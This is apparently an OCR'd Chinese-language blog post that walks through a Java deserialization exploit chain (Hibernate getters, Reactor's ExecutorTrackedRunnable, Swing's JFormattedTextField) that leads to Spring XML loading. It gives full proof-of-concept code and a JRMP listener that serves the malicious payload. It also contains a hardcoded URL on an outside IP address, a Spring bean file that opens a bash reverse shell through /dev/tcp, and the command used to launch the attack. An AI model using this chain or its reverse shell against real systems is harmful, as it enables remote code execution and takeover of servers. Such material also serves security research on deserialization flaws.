90          catch ( ClassNotFoundException e ) {
91              nodeC = Class.forName("java.util.HashMap$Entry");
92          }
93          Constructor nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class, Object.class, nodeC);
94          Reflections.setAccessible(nodeCons);
95
96          Object tbl = Array.newInstance(nodeC, 2);
97          Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
98          Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
99          Reflections.setFieldValue(s, "table", tbl);
100         return s;
101     }
102
103     public static Object makeHibernate5Getter ( Class<?> tplClass, String method ) throws NoSuchMethodException, SecurityException,
104             ClassNotFoundException, InstantiationException, IllegalAccessException, IllegalArgumentException, InvocationTargetException {
105         Class<?> getterIf = Class.forName("org.hibernate.property.access.spi.Getter");
106         Class<?> basicGetter = Class.forName("org.hibernate.property.access.spi.GetterMethodImpl");
107         Constructor<?> bgCon = basicGetter.getConstructor(Class.class, String.class, Method.class);
108         Object g = bgCon.newInstance(tplClass, "test", tplClass.getDeclaredMethod(method));
109         Object arr = Array.newInstance(getterIf, 1);
110         Array.set(arr, 0, g);
111         return arr;
112     }
```


```
113
114     }
```

运行上述poc后会报错

`getFocusLostBehavior` 出错了




根据我们前面的分析我们已经成功触发了run方法，并且task被修改成了Jform对象。



也成功进入了FocusLostHandler的run方法，但是这里JFormattedTextField.this会报错

- `xxx.this` 表示内部类所对应的外部类，这里表示JForm对象

但是我们看下方属性栏



这里 `this$0` 对象是null，因此这里会有空指针异常。这是为什么呢?

我们Poc构造的时候用到了createWithoutConstructor函数，我们不调用构造方法直接实例化对象就会导致这个问题，解决方法也很简单，就是给这个内部类反射修改this$0即可

```
Plain Text
1  Reflections.setFieldValue(focusLostHandler,"this$0",jFormattedTextField);
```

最终Poc如下，由于是JNDI注入，我们还需要制作一个恶意server，参考1ue师傅

```java
package org.example;

import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.ObjectStreamClass;
import java.io.OutputStream;
import java.io.Serializable;
import java.net.*;
import java.rmi.MarshalException;
import java.rmi.server.ObjID;
import java.rmi.server.UID;
import java.util.Arrays;

import javax.management.BadAttributeValueExpException;
import javax.net.ServerSocketFactory;

import javassist.ClassClassPath;
import javassist.ClassPool;
import javassist.CtClass;
import sun.rmi.transport.TransportConstants;

/**
 * Generic JRMP listener
 *
 * Opens up an JRMP listener that will deliver the specified payload to a
ny
 * client connecting to it and making a call.
 *
 * @author mbechler
 *
 */
@SuppressWarnings ( {
        "restriction"
} )
public class JRMPListener implements Runnable {

    private int port;
    private Object payloadObject;
    private ServerSocket ss;
```

```
45      private Object waitLock = new Object();
46      private boolean exit;
47      private boolean hadConnection;
48      private URL classpathUrl;
49
50
51      public JRMPListener ( int port, Object payloadObject ) throws NumberF
        ormatException, IOException {
52          this.port = port;
53          this.payloadObject = payloadObject;
54          this.ss = ServerSocketFactory.getDefault().createServerSocket(thi
            s.port);
55      }
56
57      public JRMPListener (int port, String className, URL classpathUrl) th
        rows IOException {
58          this.port = port;
59          this.payloadObject = makeDummyObject(className);
60          this.classpathUrl = classpathUrl;
61          this.ss = ServerSocketFactory.getDefault().createServerSocket(thi
            s.port);
62      }
63
64
65      public boolean waitFor ( int i ) {
66          try {
67              if ( this.hadConnection ) {
68                  return true;
69              }
70              System.err.println("Waiting for connection");
71              synchronized ( this.waitLock ) {
72                  this.waitLock.wait(i);
73              }
74              return this.hadConnection;
75          }
76          catch ( InterruptedException e ) {
77              return false;
78          }
79      }
80
81
82      /**
83       *
84       */
85      public void close () {
86          this.exit = true;
87          try {
88              this.ss.close();
```

```
            }
            catch ( IOException e ) {}
            synchronized ( this.waitLock ) {
                this.waitLock.notify();
            }
        }


        public static final void main ( final String[] args ) throws Exceptio
    n {

            if ( args.length < 1 ) {
                System.err.println(JRMPListener.class.getName() + " <port>");
                System.exit(-1);
                return;
            }

            final Object payloadObject = Hibernate1.getObject();

            try {
                int port = Integer.parseInt(args[ 0 ]);
                System.err.println("* Opening JRMP listener on " + port);
                JRMPListener c = new JRMPListener(port, payloadObject);
                c.run();
            }
            catch ( Exception e ) {
                System.err.println("Listener error");
                e.printStackTrace(System.err);
            }
        }


        public void run () {
            try {
                Socket s = null;
                try {
                    while ( !this.exit && ( s = this.ss.accept() ) != null )
    {
                        try {
                            s.setSoTimeout(5000);
                            InetSocketAddress remote = (InetSocketAddress) s.
    getRemoteSocketAddress();
                            System.err.println("Have connection from " + remo
    te);

                            InputStream is = s.getInputStream();
                            InputStream bufIn = is.markSupported() ? is : new
     BufferedInputStream(is);
```

```
132
133                             // Read magic (or HTTP wrapper)
134                             bufIn.mark(4);
135                             DataInputStream in = new DataInputStream(bufIn);
136                             int magic = in.readInt();
137
138                             short version = in.readShort();
139                             if ( magic != TransportConstants.Magic || version
     != TransportConstants.Version ) {
140                                 s.close();
141                                 continue;
142                             }
143
144                             OutputStream sockOut = s.getOutputStream();
145                             BufferedOutputStream bufOut = new BufferedOutputS
    tream(sockOut);
146                             DataOutputStream out = new DataOutputStream(bufOu
    t);
147
148                             byte protocol = in.readByte();
149                             switch ( protocol ) {
150                                 case TransportConstants.StreamProtocol:
151                                     out.writeByte(TransportConstants.Protocol
    Ack);
152                                     if ( remote.getHostName() != null ) {
153                                         out.writeUTF(remote.getHostName());
154                                     } else {
155                                         out.writeUTF(remote.getAddress().toSt
    ring());
156                                     }
157                                     out.writeInt(remote.getPort());
158                                     out.flush();
159                                     in.readUTF();
160                                     in.readInt();
161                                 case TransportConstants.SingleOpProtocol:
162                                     doMessage(s, in, out, this.payloadObject)
    ;
163                                     break;
164                                 default:
165                                 case TransportConstants.MultiplexProtocol:
166                                     System.err.println("Unsupported protocol"
    );
167                                     s.close();
168                                     continue;
169                             }
170
171                             bufOut.flush();
172                             out.flush();
```

```
                    }
                    catch ( InterruptedException e ) {
                        return;
                    }
                    catch ( Exception e ) {
                        e.printStackTrace(System.err);
                    }
                    finally {
                        System.err.println("Closing connection");
                        s.close();
                    }

                }

            }
            finally {
                if ( s != null ) {
                    s.close();
                }
                if ( this.ss != null ) {
                    this.ss.close();
                }
            }

        }
        catch ( SocketException e ) {
            return;
        }
        catch ( Exception e ) {
            e.printStackTrace(System.err);
        }
    }


    private void doMessage ( Socket s, DataInputStream in, DataOutputStre
am out, Object payload ) throws Exception {
        System.err.println("Reading message...");

        int op = in.read();

        switch ( op ) {
            case TransportConstants.Call:
                // service incoming RMI call
                doCall(in, out, payload);
                break;

            case TransportConstants.Ping:
                // send ack for ping
```

```
                out.writeByte(TransportConstants.PingAck);
                break;

            case TransportConstants.DGCAck:
                UID u = UID.read(in);
                break;

            default:
                throw new IOException("unknown transport op " + op);
        }

        s.close();
    }


    private void doCall ( DataInputStream in, DataOutputStream out, Objec
t payload ) throws Exception {
        ObjectInputStream ois = new ObjectInputStream(in) {

            @Override
            protected Class<?> resolveClass ( ObjectStreamClass desc ) th
rows IOException, ClassNotFoundException {
                if ( "[Ljava.rmi.server.ObjID;".equals(desc.getName()) {
                    return ObjID[].class;
                } else if ("java.rmi.server.ObjID".equals(desc.getName())
) {
                    return ObjID.class;
                } else if ( "java.rmi.server.UID".equals(desc.getName())
 {
                    return UID.class;
                }
                throw new IOException("Not allowed to read object");
            }
        };

        ObjID read;
        try {
            read = ObjID.read(ois);
        }
        catch ( java.io.IOException e ) {
            throw new MarshalException("unable to read objID", e);
        }


        if ( read.hashCode() == 2 ) {
            ois.readInt(); // method
            ois.readLong(); // hash

```

```
                System.err.println("Is DGC call for " + Arrays.toString((ObjID[])ois.readObject()));
            }

            System.err.println("Sending return with payload for obj " + read);

            out.writeByte(TransportConstants.Return);// transport op
            ObjectOutputStream oos = new MarshalOutputStream(out, this.classpathUrl);

            oos.writeByte(TransportConstants.ExceptionalReturn);
            new UID().write(oos);

            oos.writeObject(payload);

            oos.flush();
            out.flush();

            this.hadConnection = true;
            synchronized ( this.waitLock ) {
                this.waitLock.notifyAll();
            }
        }

        @SuppressWarnings({"deprecation"})
        protected static Object makeDummyObject (String className) {
            try {
                ClassLoader isolation = new ClassLoader() {};
                ClassPool cp = new ClassPool();
                cp.insertClassPath(new ClassClassPath(Dummy.class));
                CtClass clazz = cp.get(Dummy.class.getName());
                clazz.setName(className);
                return clazz.toClass(isolation).newInstance();
            }
            catch ( Exception e ) {
                e.printStackTrace();
                return new byte[0];
            }
        }
        static final class MarshalOutputStream extends ObjectOutputStream {
            private URL sendUrl;
            public MarshalOutputStream(OutputStream out, URL u) throws IOException
            {
                super(out);
                this.sendUrl = u;
            }
```

```
308             MarshalOutputStream(OutputStream out) throws IOException {
309                 super(out);
310             }
311             @Override
312             protected void annotateClass(Class<?> cl) throws IOException {
313                 if (this.sendUrl != null) {
314                     writeObject(this.sendUrl.toString());
315                 } else if (!(cl.getClassLoader() instanceof URLClassLoader))
    {
316                     writeObject(null);
317                 } else {
318                     URL[] us = ((URLClassLoader) cl.getClassLoader()).getURLs
    ();
319                     String cb = "";
320                     for (URL u : us) {
321                         cb += u.toString();
322                     }
323                     writeObject(cb);
324                 }
325             }
326             /**
327              * Serializes a location from which to load the specified class.
328              */
329             @Override
330             protected void annotateProxyClass(Class<?> cl) throws IOException
     {
331                 annotateClass(cl);
332             }
333         }
334 
335         public static class Dummy implements Serializable {
336             private static final long serialVersionUID = 1L;
337 
338         }
    }
```

Java

```java
package org.example;

import org.hibernate.engine.spi.TypedValue;
import org.hibernate.tuple.component.AbstractComponentTuplizer;
import org.hibernate.tuple.component.PojoComponentTuplizer;
import org.hibernate.type.AbstractType;
import org.hibernate.type.ComponentType;
import org.hibernate.type.Type;
import org.springframework.context.support.ClassPathXmlApplicationContext
;

import javax.swing.*;
import javax.swing.text.*;
import java.io.*;
import java.lang.reflect.*;
import java.text.ParseException;
import java.util.HashMap;

public class Hibernate1 {
    public static Object getObject() throws Exception {
//        FormattedTextFieldUI
        JFormattedTextField jFormattedTextField = new JFormattedTextField
();
        Method setFormatter = JFormattedTextField.class.getDeclaredMethod
("setFormatter", JFormattedTextField.AbstractFormatter.class);
        setFormatter.setAccessible(true);
        System.out.println(setFormatter);
        DefaultFormatter defaultFormatter = new DefaultFormatter();
        defaultFormatter.setValueClass(ClassPathXmlApplicationContext.cla
ss);
//        setFormatter.invoke(jFormattedTextField,defaultFormatter);

        String poc = "http://8.130.24.188:7791/exp.xml";
        StringContent stringContent = new StringContent(poc.length());
        stringContent.insertString(0,poc);
        PlainDocument plainDocument = new PlainDocument(stringContent);

        jFormattedTextField.setDocument((Document) plainDocument);


        Field focusLostHandlerField = JFormattedTextField.class.getDeclar
edField("focusLostHandler");
        Field focusLostBehaviorField = JFormattedTextField.class.getDecla
redField("focusLostBehavior");

```

```
        Field formatFiled = JFormattedTextField.class.getDeclaredField("format");
        focusLostHandlerField.setAccessible(true);
        formatFiled.setAccessible(true);
        focusLostBehaviorField.setAccessible(true);

        Class<?> focusLostHandlerClz = Class.forName("javax.swing.JFormattedTextField$FocusLostHandler");
        Object focusLostHandler = Reflections.createWithoutConstructor(focusLostHandlerClz);
        focusLostHandlerField.set(jFormattedTextField,focusLostHandler);
        focusLostBehaviorField.set(jFormattedTextField,1);
        formatFiled.set(jFormattedTextField,defaultFormatter);
//        jFormattedTextField.commitEdit();

        Class<?> executorTrackedRunnableClz = Class.forName("reactor.core.scheduler.ExecutorScheduler$ExecutorTrackedRunnable");
        Object sink = Reflections.createWithoutConstructor(executorTrackedRunnableClz);
        Reflections.setFieldValue(sink,"task",focusLostHandler);
        Reflections.setFieldValue(focusLostHandler,"this$0",jFormattedTextField);

        Object getters = makeHibernate5Getter(executorTrackedRunnableClz, "run");
        Object exp = makeHibernate45Caller(sink, getters);
        return exp;
//        new ObjectOutputStream(new FileOutputStream("test.ser")).writeObject(exp);
//        new ObjectInputStream(new FileInputStream("test.ser")).readObject();
    }
    public static Object makeHibernate45Caller ( Object tpl, Object getters ) throws NoSuchMethodException, InstantiationException, IllegalAccessException,
            InvocationTargetException, NoSuchFieldException, Exception, ClassNotFoundException {
        PojoComponentTuplizer tup = Reflections.createWithoutConstructor(PojoComponentTuplizer.class);
        Reflections.getField(AbstractComponentTuplizer.class, "getters").set(tup, getters);

        ComponentType t = Reflections.createWithConstructor(ComponentType.class, AbstractType.class, new Class[0], new Object[0]);
        Reflections.setFieldValue(t, "componentTuplizer", tup);
        Reflections.setFieldValue(t, "propertySpan", 1);
        Reflections.setFieldValue(t, "propertyTypes", new Type[] {
                (Type) t
```

```
        });

        TypedValue v1 = new TypedValue(t, null);
        Reflections.setFieldValue(v1, "value", tpl);
        Reflections.setFieldValue(v1, "type", t);

        TypedValue v2 = new TypedValue(t, null);
        Reflections.setFieldValue(v2, "value", tpl);
        Reflections.setFieldValue(v2, "type", t);

        return makeMap(v1, v2);
    }

    public static HashMap makeMap ( Object v1, Object v2 ) throws Exception, ClassNotFoundException, NoSuchMethodException, InstantiationException,
            IllegalAccessException, InvocationTargetException {
        HashMap s = new HashMap();
        Reflections.setFieldValue(s, "size", 2);
        Class nodeC;
        try {
            nodeC = Class.forName("java.util.HashMap$Node");
        }
        catch ( ClassNotFoundException e ) {
            nodeC = Class.forName("java.util.HashMap$Entry");
        }
        Constructor nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class, Object.class, nodeC);
        Reflections.setAccessible(nodeCons);

        Object tbl = Array.newInstance(nodeC, 2);
        Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
        Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
        Reflections.setFieldValue(s, "table", tbl);
        return s;
    }

    public static Object makeHibernate5Getter ( Class<?> tplClass, String method ) throws NoSuchMethodException, SecurityException,
            ClassNotFoundException, InstantiationException, IllegalAccessException, IllegalArgumentException, InvocationTargetException {
        Class<?> getterIf = Class.forName("org.hibernate.property.access.spi.Getter");
        Class<?> basicGetter = Class.forName("org.hibernate.property.access.spi.GetterMethodImpl");
        Constructor<?> bgCon = basicGetter.getConstructor(Class.class, String.class, Method.class);
```

```
            Object g = bgCon.newInstance(tplClass, "test", tplClass.getDeclar
edMethod(method));
            Object arr = Array.newInstance(getterIf, 1);
            Array.set(arr, 0, g);
            return arr;
        }

    }
```

准备Xml文件内容如下

```xml
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="htt
p://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.spr
ingframework.org/schema/beans http://www.springframework.org/schema/beans/
spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>/bin/bash</value>
        <value>-c</value>
        <value><![CDATA[bash -i >& /dev/tcp/xxxxx/7780 <&1]]></value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

`java --add-opens=java.desktop/javax.swing=ALL-UNNAMED --add-opens=java.bas
e/java.util=ALL-UNNAMED -jar java21.jar 7799`